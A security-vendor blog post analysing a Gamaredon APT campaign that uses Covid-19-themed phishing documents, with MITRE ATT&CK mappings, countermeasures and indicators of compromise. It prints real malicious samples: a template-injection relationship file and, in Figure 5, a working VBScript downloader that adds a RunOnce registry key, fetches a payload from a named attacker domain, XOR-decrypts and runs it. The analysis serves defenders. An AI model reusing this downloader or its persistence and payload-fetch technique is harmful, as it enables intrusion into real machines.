TREND MICRO | SECURITY INTELLIGENCE Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Gamaredon APT Group Use Covid-19 Lure in Campaigns

- Posted on:April 17, 2020 at 5:12 am
- Posted in:Malware, Spam, Targeted Attacks
- Author:
  Trend Micro

0

By Hiroyuki Kakara and Erina Maruyama

Gamaredon is an advanced persistent threat (APT) group that has been active since 2013. Their campaigns are generally known for targeting Ukrainian government institutions. From late 2019 to February of this year, researchers published several reports on Gamaredon, tracking the group's activities.

In March, we came across an email with a malware attachment that used the Gamaredon group's tactics. Some of the emails used the coronavirus pandemic as a topic to lure victims into opening emails and attachments. These campaigns targeted victims in European countries and others.

A brief history of Gamaredon

In 2015, researchers from LookingGlass published the first report on Gamaredon. According to that report, the early campaigns used Microsoft Word documents that, when inspected, showed that its most recent user went by the name of Armagedon (a misspelled "Armageddon"), which became the basis of the group's namesake.

The report also described Gamaredon's political beginnings, particularly its ties to the Ukrainian revolution in 2014. Before the revolution they had targeted Ukrainian government officials, opposition party members, and journalists. They moved on to Ukrainian government institutions after the revolution. In 2018, CERT-UA published an advisory against the malware Pterodo, which the group allegedly used.

The group remained active, with several Gamaredon-related activities reported in February 2020. In March, they were among the threat groups that were identified taking advantage of the coronavirus pandemic to trick targets.

Gamaredon and Covid-19-related cover emails




Figure 1. The infection chain of the Gamaredon campaign

The case we found arrived through a targeted email that contained a document file (in docx format). Opening document starts a template injection technique for loading the document template from the internet. The downloaded document template contains the malicious macro codes, which executes a VBScript (VBS). We found a mechanism for decrypting, executing, and downloading an additional payload from the C&C server. During the time of the analysis however, the C&C server was not accessible, which made us unable to get additional payloads.

The attacks we found all arrived through targeted emails (MITRE ATT&CK framework ID T1193). One of them even had the subject "Coronavirus (2019-nCoV)." The use of socially relevant topics is a common practice for attackers who wish to make their emails and documents more tempting to open. The email that used the coronavirus-related subject came with an attached document file. Opening this file (MITRE ATT&CK framework ID T1204) executes the template injection method (MITRE ATT&CK framework ID T1221).

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://[redacted]r.myftp.biz/ivzkj.dot" TargetMode="External"/></Relationships>
```

Figure 2. Code for downloading the document template with the malicious macro

The downloaded document template (in dot format) could differ slightly depending on each download. However, its Exif info or metadata remains consistent and shares the following details:

- Identification: Word 8.0
- Language code: Russian
- System: Windows
- Author: АДМИН ("Administrator" in Russian)
- Code page: Windows Cyrillic

```
IdRxIvCHNmr.Write "YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk(""33:24:61:77:40:17""))& vbCrLf" & vbCrLf
IdRxIvCHNmr.Write
"YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk(""45:16:121:2:43:62:39:20:88:31:4:45:18:36:28:31:42:25:50:95:8:39:50:54
:35:17:20:55:8:35:112:77:21:31:36:10:86:54:7:8:17:49:74:50:60:1:36:3:36:34:31:53:8:97:62:2:32:25:23:61:34:1:4
5:49""))& vbCrLf" & vbCrLf
IdRxIvCHNmr.Write "YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk(""33:24:61:77:8:17""))& vbCrLf" & vbCrLf
IdRxIvCHNmr.Write
"YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk(""40:25:54:29:97:32:41:13:26:60:77:16:50:8:7:51:18:1:34:38:17:68:72:121
:93""))& vbCrLf" & vbCrLf
IdRxIvCHNmr.Write "Ex" + "" + "ec" + "ut" + "e" + " (" + "YYcdvYSRlsk" + ")"
IdRxIvCHNmr.Close ""
AsMzBNBPekL = fKyBlICFnYI.Run("ws" + "" + "cr" + "ip" + "" + "t" + "." + "" + "ex" + "e " + "/" + "/" + ""
+ "b " + lNcNLJnCBqm + "", 4, False)
End Sub
```

Figure 3. A sample of malicious macro in the downloaded template document

As mentioned, the template contains malicious macro (MITRE ATT&CK framework ID T1064), which exports VBS (MITRE ATT&CK framework ID T1064) to execute itself. More specifically it drops "%USERPROFILE%\Documents\MediaPlayer\PlayList.vbs," which is hardcoded in the macro, and then executed in "wscript.exe //b %USERPROFILE%\Documents\MediaPlayer\PlayList.vbs."

```
70 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("32:25:121:56:47:3:40:8:86:19:44:11:25:40:74:55:45:40:47:51:46:2:37:45:31:36:22:44:68
71 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("23:49:55:46:43:16:19:33:5:59:67:22:5:40:16:19:121:46:41:5:105:68:55:42:14:105:87:11:
72 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("45:16:121:37:15:25:16:46:44:121:81:97:34:3:11:3:55:9:105:87:10:15:5:46:23:97:94:97:4
73 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("44:56:55:60:11:45:97:89:86:17:35:47:38:11:62:86:114:77:112"))& vbCrLf
74 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("1:26:42:8:97:63:15:10:39:19:55:97:74:97:84"))& vbCrLf
75 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("33:24:61:77:8:17"))& vbCrLf
76 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("40:25:54:29"))& vbCrLf
77 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("33:24:61:77:8:17"))& vbCrLf
78 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("51:37:58:31:40:7:53:74:37:53:8:36:7:97:81:69:106:91"))& vbCrLf
79 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("23:49:55:46:43:16:19:33:5:59:67:2:27:46:23:19"))& vbCrLf
80 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("46:55:19:3:40:89:2:8:25:42:8"))& vbCrLf
81 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("45:16:121:2:43:62:39:20:88:31:4:45:18:36:28:31:42:25:50:95:42:9:12:61:12:104:87:21:1
82 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("45:16:121:2:43:62:39:20:88:31:4:45:18:36:28:31:42:25:50:95:8:39:50:54:35:17:20:55:8:
83 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("12:16:29:7:47:87:124:68:53:29:39:59:59:4:37:57:10:36:111:5:52:10:86:113:36:2:51:46:4
84 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("33:24:61:77:40:17"))& vbCrLf
85 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("45:16:121:2:43:62:39:20:88:31:4:45:18:36:28:31:42:25:50:95:8:39:50:54:35:17:20:55:8:
86 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("33:24:61:77:8:17"))& vbCrLf
87 YYcdvYSRlsk=YYcdvYSRlsk+(fdEeKTRXIrk("40:25:54:29:97:32:41:13:26:60:77:16:50:8:7:51:18:1:34:38:17:68:72:121:93"))& vbCrLf
88 Execute (YYcdvYSRlsk)
```

Figure 4. A content sample for VBS dropped by malicious macro

PlayList.vbs contains the obfuscated codes (MITRE ATT&CK framework ID T1140), which it executes after decrypting the obfuscations. This particular behavior is a slight departure from previously reported attacks by Gamaredon, which did not use this technique.

```
DKFAvgxfuC = "http://kristom.hopto.org/"+ tdTAeCDsBG + "_" + GaAEvU + "/help_05_03.php"
aihfE.RegWrite hEZBDk, "wscript.exe //b "+ yotvOm +"\Documents\MediaPlayer\PlayList.vbs"
QEIcEKlcQP = 1
Do
    WScript.Sleep 176432
    JGxATjECLx.Open "GET", DKFAvgxfuC, False
    JGxATjECLx.send
    If JGxATjECLx.Status = 200 Then
        ovedq.Open
        ovedq.Type = 1
        ovedq.Write(JGxATjECLx.ResponseBody)
        If ojIfp.Fileexists(kmzda) Then ojIfp.DeleteFile kmzda
        ovedq.SaveToFile kmzda
        ovedq.Close
        WScript.Sleep 11337
        Dim Kkswz()
        JXZUCP = 0
        ReDim Kkswz( Len( GaAEvU )-1)
        For JXZUCP = 0 To UBound( Kkswz)
            Kkswz(JXZUCP) = Asc( Mid( GaAEvU, JXZUCP+1, 1 ) )
        Next
        If Not IsArray( Kkswz ) Then
            Kkswz = Array( Kkswz )
        End If
        If ojIfp.GetFile(kmzda).size > 10485   Then
            Set GVvSAqJFGo = ojIfp.GetFile(kmzda)
            Set JAJni = GVvSAqJFGo.OpenAsTextStream(1,0)
            Set sGnCjgREsb = ojIfp.CreateTextFile(ICDoNPcvlU, True, False )
            HNnQJZ = 0
            Do Until JAJni.AtEnDofStream
                sGnCjgREsb.Write Chr( Asc( JAJni.Read( 1 ) ) Xor Kkswz(HNnQJZ) )
                If HNnQJZ < UBound( Kkswz ) Then
                    HNnQJZ = HNnQJZ + 1
                else HNnQJZ = 0
                End If
            Loop
        End If
        WScript.Sleep 5336
        sGnCjgREsb.Close
        JAJni.Close
        If ojIfp.Fileexists(kmzda) Then ojIfp.DeleteFile kmzda
        If ojIfp.Fileexists(ICDoNPcvlU) And ojIfp.GetFile(ICDoNPcvlU).size > 4485 Then
            hfDjn = CDJzLEAOSI.run (ICDoNPcvlU,4,true)
        End if
        If ojIfp.Fileexists(ICDoNPcvlU) Then ojIfp.DeleteFile ICDoNPcvlU
    End If
Loop While QEIcEKlcQP > 0
```

Figure 5. A sample of executed VBS

Figure 5 shows a snippet of the VBS executed by the Execute function. The routines it follows are enumerated below.

1. Register the RUN key in the registry below, so that the VBS file is executed every time the machine starts (MITRE ATT&CK framework ID T1060)
    - Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\MediaPlayer wscript.exe //b %USERPROFILE%\Documents\MediaPlayer\PlayList.vbs
2. Connect with "hxxp:// kristom[.]hopto[.]org /{computer name}_{hexadecimal volume serious number}/help_05_03[.]php" (MITRE ATT&CK framework IDs T1043, T1071, T1082)
3. If the downloaded file size in the first step exceeds 10,485 bytes, then the file is saved as "%APPDATA%\\Microsoft\Windows\Cookies.txt" (MITRE ATT&CK framework ID T1105)
4. Use XOR for the file saved from the second step, where ASCII code converted from its own hexadecimal volume serial number is used as the key. The decrypted result is saved as "%APPDATA%\\Microsoft\Windows\Cookies.exe" (T1001)
5. If the file size of "%APPDATA%\\Microsoft\Windows\Cookies.exe" exceeds 4,485 bytes, it is executed.
6. Both "%APPDATA%\\Microsoft\Windows\Cookies.txt" and "%APPDATA%\\Microsoft\Windows\Cookies.exe" are then deleted (MITRE ATT&CK framework ID T1107)

The observed routines of this VBS closely follow the other reports published on Gamaredon, such as the one from SentinelOne. However, the macro generated VBS was obfuscated in this case, likely as an additional evasive tactic.

Interestingly, after decoding the VBS, we saw what appeared to be a programming mistake by the attacker. Lines 53 and 54 in figure 6 are for closing those downloaded and decoded TXT and EXE files, which are variables defined right before the IF statement. If, however, these lines do not pass through this IF statement, an error would occur. It shows that this malware is not tested enough, and may still be under development.

Our analysis found several URLs of the network destinations for both template injection and VBS. While resolving them to IP addresses to understand their attack bases, we also found that they were all linked to the following IP addresses.

- Network destination for template injection: 176[.]119[.]147[.]225
- Network destination for VBS: 176[.]57[.]215[.]115

These IP addresses are from Russian hosting companies. Most likely, the attackers rented Virtual Private Server (VPS) as their attack base. Their URL for VBS (shown below) likely includes the data when they conducted the attack.

- hxxp://{FQDN}/{computer name}_{hexadecimal volume serial number}/help_{day}_{month}[.]php

Conclusion

Gameradon is not the first group to take advantage of the Covid-19 topic. Some cybercriminals have taken to indirect means of profiting, such as by targeting communication platforms that have increased in popularity after organizations shifted to work from home setups. In this case, they used Covid-19 as a cover for their relatively typical APT routine. We recommend these countermeasures to prevent similar APT attacks in the future:

- Check the email sender, subject, and body for anything suspicious before downloading and opening email attachments. Be especially wary of unsolicited emails, that come from unknown senders.
- Check the file extension of the attached file and make sure it is the intended file format.
- Avoid activating macro for any attached Microsoft Office files, especially for emails that request macro activation using an image of the body of the opened file or those that don't show anything.
- Watch out for spoofed domains embedded in emails before opening them. Subtle changes to a popular URL can be one indicator of malicious content.

In addition to these actions, users can also implement a multi-layer approach and take advantage of these solutions.

- Trend Micro™ Smart Protection Suitesand Worry-Free™ Business Security protects users and businesses from similar threats by detecting malicious files and spammed messages as well as blocking all related malicious URLs. Trend Micro Deep Discovery™ has an email inspection layer that can protect enterprises by detecting malicious attachments and URLs.
- Trend Micro™ Hosted Email Securityis a no-maintenance cloud solution that delivers continuously updated protection to stop spam, malware, spear phishing, ransomware, and advanced targeted attacks before they reach the network. It protects Microsoft Exchange, Microsoft Office 365, Google Apps, and other hosted and on-premises email solutions.
- Trend Micro™ OfficeScan™ with XGen™ endpoint security infuses high-fidelity machine learning with other detection technologies and global threat intelligence for comprehensive protection against advanced malware.
- The Trend Micro™ XDR solution effectively protects connected emails, endpoints, servers, cloud workloads, and networks. Trend Micro XDR uses powerful AI and expert security analytics to correlate data, as well as deliver fewer yet higher-fidelity alerts for early threat detection. In a single console, it provides a broader perspective of enterprise systems while at the same time giving a more focused and optimized set of alerts.

Indicators of Compromise (IoCs)

DOCX file

SHA256	Detection Name
0d90fe36866ee30eb5e4fd98583bc2fdb5b7da37e42692f390ac5f807a13f057	W97M_CVE201701
036c2088cb48215f21d4f7d751d750b859d57018c04f6cadd45c0c4fee23a9f8	Trojan.W97M.CVE2
19d03a25af5b71e859561ff8ccc0a073acb9c61b987bdb28395339f72baf46b4	Trojan.XML.PHISH.
62cf22f840fffd8d8781e52b492b03b4efc835571b48823b07535d52b182e861	W97M_CVE201701
8310d39aa1cdd13ca82c769d61049310f8ddaea7cd2c3b940a8a3c248e5e7b06	Trojan.W97M.CVE2
84e0b1d94a43c87de55c000e3acae17f4493a57badda3b27146ad8ed0f90c93e	Trojan.W97M.CVE2
85267e52016b6124e4e42f8b52e68475174c8a2bdf0bc0b501e058e2d388a819	Trojan.W97M.CVE2
b6a94f565d482906be7da4d801153eb4dab46d92f43be3e1d59ddd2c7f328109	Trojan.W97M.CVE2
cc775e3cf1a64effa55570715b73413c3ea3a6b47764a998b1272b5be059c25b	Trojan.W97M.CVE2

DOT file

SHA256	Detection Name	TrendX
00b761bce25594da4c760574d224589daf01086c5637042982767a13a2f61bea	Mal_OLEMAL-4	
250b09f87fe506fbc6cedf9dbfcb594f7795ed0e02f982b5837334f09e8a184b	Mal_OLEMAL-4	
4b3ae36b04d6aba70089cb2099e6bc1ba16d16ea24bbf09992f23260151b9faf	Mal_OLEMAL-4	
946405e2f26e1cc0bd22bc7e12d403da939f02e9c4d8ddd012f049cf4bf1fda9	Mal_OLEMAL-4	
9cd5fa89d579a664c28da16064057096a5703773cef0a079f228f21a4b7fd5d2	Mal_OLEMAL-4	Downloader.VBA.TRX.XXVBAF01FF00
c089ccd376c9a4d5e5bdd553181ab4821d2c26fefc299cce7a4f023a660484d5	Mal_OLEMAL-4	7
e888b5e657b41d45ef0b2ed939e27ff9ea3a11c46946e31372cf26d92361c012	W97M_VBSDOWNLDR.ZKHC-A	
f577d2b97963b717981c01b535f257e03688ff4a918aa66352aa9cd31845b67d	W97M_VBSDOWNLDR.ZYHC-A	

SHA256	Detection Name	TrendX
17161e0ab3907f637c2202a384de67fca49171c79b1b24db7c78a4680637e3d5	Trojan.X97M.CVE20171882.THCOCBO	Downloader.VBA.TRX.XXVBAF01FF006
29367502e16bf1e2b788705014d0142d8bcb7fcc6a47d56fb82d7e333454e923	TrojanSpy.Win32.FAREIT.UHBAZCLIZ	N/A
315e297ac510f3f2a60176f9c12fcf92681bbad758135767ba805cdea830b9ee	Trojan.X97M.CVE20171882.THCOCBO	Downloader.VBA.TRX.XXVBAF01FF006
3e6166a6961bc7c23d316ea9bca87d8287a4044865c3e73064054e805ef5ca1a	Backdoor.Win32.REMCOS.USMANEAGFG	Troj.Win32.TRX.XXPE50FFF034
3f40d4a0d0fe1eea58fa1c71308431b5c2ce6e381cacc7291e501f4eed57bfd2	Trojan.MSIL.AGENTTESLA.THCOCBO	N/A
ab533d6ca0c2be8860a0f7fbfc7820ffd595edc63e540ff4c5991808da6a257d	Trojan.X97M.CVE20171882.THCOCBO	N/A
b78a3d21325d3db7470fbf1a6d254e23d349531fca4d7f458b33ca93c91e61cd	Backdoor.Win32.REMCOS.USMANEAGFE	Troj.Win32.TRX.XXPE50FFF034
c9c0180eba2a712f1aba1303b90cbf12c1117451ce13b68715931abc437b10cd	TrojanSpy.Win32.FAREIT.UHBAZCLIZ	Troj.Win32.TRX.XXPE50FFF034

C&C addresses

- Bambinos[.]bounceme[.]net
- bbtt[.]site
- bbtt[.]space
- harpa[.]site
- harpa[.]space
- harpa[.]website
- himym[.]site
- kristoffer[.]hopto[.]org
- kristom[.]hopto[.]org
- miragena[.]site
- miragena[.]xyz
- papir[.]hopto[.]org
- sabdja[.]3utilities[.]com
- sakira[.]3utilities[.]com
- seliconos[.]3utilities[.]com
- solod[.]bounceme[.]net
- sonik[.]hopto[.]org
- tele[.]3utilities[.]com
- violina[.]website
- voyager[.]myftp[.]biz
- voyaget[.]myftp[.]biz


Initial Access	Execution	Persistence	Defense Evasion	Discovery	Command And Control
Spearphishing Attachment	Scripting	Registry Run Keys / Startup Folder	Deobfuscate/ Decode Files or Information	System Information Discovery	Data Obfuscation
	User Execution		File Deletion		Commonly Used Port
			Template Injection		Standard Application Layer Protocol
					Remote File Copy

Mitre ATT&CK Framework

Related Posts:

- **Operation ENDTRADE: Finding Multi-Stage Backdoors that TICK**
- **Spam Campaign Targets Colombian Entities with Custom-made 'Proyecto RAT,' Uses Email Service YOPmail for C&C**
- **Mac Backdoor Linked to Lazarus Targets Korean Users**
- **Outlaw Updates Kit to Kill Older Miner Versions, Targets More Systems**

Tags: APT



Security Predictions for 2020

- Cybersecurity in 2020 will be viewed through many lenses — from differing attacker motivations and cybercriminal arsenal to technological developments and global threat intelligence — only so defenders can keep up with the broad range of threats.
  Read our security predictions for 2020.

Business Process Compromise

- Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Recent Posts

- Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining
- Grouping Linux IoT Malware Samples With Trend Micro ELF Hash
- Gamaredon APT Group Use Covid-19 Lure in Campaigns
- Exposing Modular Adware: How DealPly, IsErIk, and ManageX Persist in Systems
- April Patch Tuesday: Fixes for Font-Related, Microsoft SharePoint, Windows Components Vulnerabilities

Popular Posts

More Than 8,000 Unsecured Redis Instances Found in the Cloud

Raccoon Stealer's Abuse of Google Cloud Services and Multiple Delivery Techniques

Dissecting Geost: Exposing the Anatomy of the Android Trojan Targeting Russian Banks

Operation Poisoned News: Hong Kong Users Targeted With Mobile Malware via Local News Links

Coronavirus Update App Leads to Project Spy Android and iOS Spyware

Stay Updated

Email Subscription

Your email here

Subscribe

- Privacy Statement
- Legal Policies